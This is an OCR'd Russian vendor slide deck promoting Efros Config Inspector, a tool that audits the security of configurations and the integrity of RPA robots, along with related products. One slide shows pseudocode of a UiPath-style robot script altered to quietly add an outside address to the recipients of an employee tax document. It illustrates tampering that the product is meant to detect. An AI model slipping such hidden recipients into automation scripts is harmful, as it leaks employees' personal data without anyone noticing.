GIS ГАЗИНФОРМ СЕРВИС

EFROS CONFIG INSPECTOR


Качественный контроль сетевого оборудования, операционных систем и сред виртуализации

Дмитрий Успехов
Ведущий менеджер

+7 (911) 931-43-50
uspehov-d@gaz-is.ru

www.gaz-is.ru

Содержание



Предпосылки использования: факты

65%

Бизнесменов во всем мире предпочитают русский «авось» активному противодействию угрозам кибербезопасности

ey.com/giss

4 года

Хакеры «трудились» в сети Yahoo, используя разные методы: социальную инженерию, APT-атаки и не только

cshub.com

100%

Крупных корпораций будут предоставлять акционерам отчет о противодействии угрозам кибербезопасности

gartner.com

Предпосылки использования: приказы ФСТЭК

Выполнение требований Приказов №№17, 21, 31, 239 ФСТЭК

– регистрация событий безопасности
– контроль (анализ) защищенности информации
– обеспечение целостности информации
– обеспечение доступности информации
– управление конфигурациями
– защита среды виртуализации
– выявление инцидентов на объектах защиты

Предпосылки использования: стандарты

ISO27000

ГОСТ 27000-2012

ITIL v3

Основные задачи и вызовы времени

Скорость

от ежемесячного аудита к мониторингу в реальном времени

Наглядность

не играть в игру «найди десять отличий»

Интеллект

«доставка экспертизы» без транспортировки носителя-эксперта


GIS ГАЗИНФОРМ СЕРВИС


EFROS

CONFIG INSPECTOR

Контроль безопасности конфигураций и состояний сетевого оборудования, сред виртуализации, операционных систем, SCADA- и RPA-решений.

Графический интерфейс





Скорость

Минимум кликов до нужной информации

Наглядность

Панели мониторинга, карта сети, дерево устройств

Интеллект

Одна из лучших баз уязвимостей ПО и оборудования

Модуль аудита правил фильтрации трафика

Сбор и анализ статистики Netflow

GIS ГАЗИНФОРМ СЕРВИС


Схема работы комплекса Efros Config Inspector

Сервер

Опрашивает объекты защиты и анализирует угрозы ИБ
Для защиты информации применяются кластеризация и шифрование

Объекты защиты

Предоставляют данные о конфигурации и других параметрах
Подключение происходит с помощью безопасных протоколов



Оператор


Все ресурсы в одном окне: сетевое оборудование, сервера и прочее
Имеет возможность управления конфигурацией сети и других объектов

GIS ГАЗИНФОРМ СЕРВИС

Схема работы комплекса Efros Config Inspector


Интеграция

Ankey SIEM: комплексное обнаружение угроз и APT-атак
Zabbix: оценка влияния изменений конфигурации на производительность



Иерархия

Иерархическая конфигурация для крупных объектов
Контроль и тонкая настройка утилизации пропускной способности каналов



Аналитика

Оптимизация правил и политик межсетевого экранирования
Обнаружение аномального трафика в сети с помощью Netflow

GIS ГАЗИНФОРМ СЕРВИС

Поддерживаемые линейки оборудования и ПО

GIS ГАЗИНФОРМ СЕРВИС

Выгоды от внедрения

Для руководителя

Повышение качества и безопасности бизнес-процессов
Поддержка управленческих решений в части доступных ресурсов
Исполнение требований законодательства в части кибербезопасности

Для администратора ИБ


Поддержание инфраструктуры в соответствии с принятой политикой ИБ
Своевременное устранение выявленных уязвимостей
Обнаружение аномалий и APT-атак (advanced persistent threat)


Для администратора ИТ

Оперативная диагностика и восстановление после сбоев
Автоматизированное ведение защищенной базы данных конфигураций
Контроль проведения запланированных работ

GIS ГАЗИНФОРМ СЕРВИС

Бизнес-кейс: недекларированные возможности ПО





Анализ трафика

Сбор данных по протоколам Netflow / IPFIX
Обработка и визуализация статистики по трафику

Выявление аномалий

Обнаружение аномального поведения хостов
Контроль конфигураций межсетевых экранов

Инвентаризация

Дополнительные возможности обнаружения активов
Обогащение данными интерактивной карты сети

Бизнес-кейс: контроль прикладного ПО

- В 2019 году Efros Config Inspector начал осуществлять проверки безопасности кода программных роботов UiPath
- Помимо этого контролируется целостность исполняемых файлов методом подсчета контрольных сумм
- Это позволяет избежать изменения программы робота как злоумышленником, имеющим мошеннические намерения, так и зловредным ПО – например, вирусом

GIS ГАЗИНФОРМ СЕРВИС

Бизнес-кейс: контроль прикладного ПО

Псевдокод, формирующий справку 2-НДФЛ и отправляющий ее сотруднику

```
<script>2NDFL
        <mouse_start_x> 100 </mouse_start_x> //Начальные координаты курсора мыши
        <mouse_start_y> 200 </mouse_start_y>
        <text> Справка 2-НДФЛ… </text> //Печатаем в форме название документа
        … //Тут описывается алгоритм действий, могут быть сотни строк
        <send_email> //Отправляем получателю
                <click_x> 490 </click_x> //Координаты кнопки «отправить письмо»
                <click_y> 670 </click_y>
                <getmail> COPY(string text), PASTE(text) </getmail> //Копируем адрес из справочника
                …
        </send_email>
</script>
```

Бизнес-кейс: контроль прикладного ПО


Псевдокод, формирующий справку 2-НДФЛ и отправляющий ее сотруднику и прочим заинтересованным лицам

```
<script>2NDFL
        <mouse_start_x> 100 </mouse_start_x>
        <mouse_start_y> 200 </mouse_start_y>
        <text> Справка 2-НДФЛ… </text>
        … //Тут описывается алгоритм действий, могут быть сотни строк
        <send_email>
                <click_x> 490 </click_x> //Произошла оптимизация алгоритма!
                <click_y> 670 </click_y>
                <getmail> COPY(string text), PASTE(text+"; admin@goodmail.ng") </getmail>
                …//Тут описывается алгоритм действий, могут быть сотни строк
</send_email>
</script>
```

История развития

GIS ГАЗИНФОРМ СЕРВИС

Пополнение линейки Efros



Средство управления доступом к сети – Access Control Server

Поддержка протоколов TACACS+ и RADIUS для аутентификации, авторизации и учета действий пользователей на сетевых устройствах.

Регистрация фактов доступа к сетевому оборудованию.

Централизованное управление учётными данными и настройками ПК «Efros ACS».

GIS ГАЗИНФОРМ СЕРВИС

СУБД для безопасной работы

Jatoba

Система управления базами данных – Jatoba

- **Выполнена на базе ядра PostgreSQL**
- **Кластерные решения для крупных систем**
- **Совместимость с отечественными ОС**

Directum ZECURION Аладдин RuBackup IBS GROUP ЕС-ПРОМ 1С®

Хранение пространственных, географических и геометрических данных, поддержка запросов к ним и управления ими.

Увеличенная синтаксическая совместимость с распространенным PL/SQL Oracle.

Протоколирование команд манипулирования данными (DML/DDL).

GIS ГАЗИНФОРМ СЕРВИС

Дальнейшие шаги

Ознакомьтесь с возможностями

Посетите обзорный вебинар или референс-визит
Скачайте демо-версию с сайта ГИС
Пользуйтесь без ограничений в течение 90 дней

Пилотный проект

Определите бизнес-требования и цели в части кибербезопасности
Установите и настройте комплекс с помощью наших экспертов
Подтвердите и докажите необходимость использования комплекса

Договор на поставку

Заполните опросный лист и пришлите его вашему менеджеру
Согласуйте условия договора на поставку и сопутствующие услуги
Позаботьтесь о будущем – приобретите один из пакетов техподдержки

GIS ГАЗИНФОРМ СЕРВИС

GIS ГАЗИНФОРМ СЕРВИС

Спасибо за внимание!

Дмитрий Успехов
Ведущий менеджер

+7 (911) 931-43-50
uspehov-d@gaz-is.ru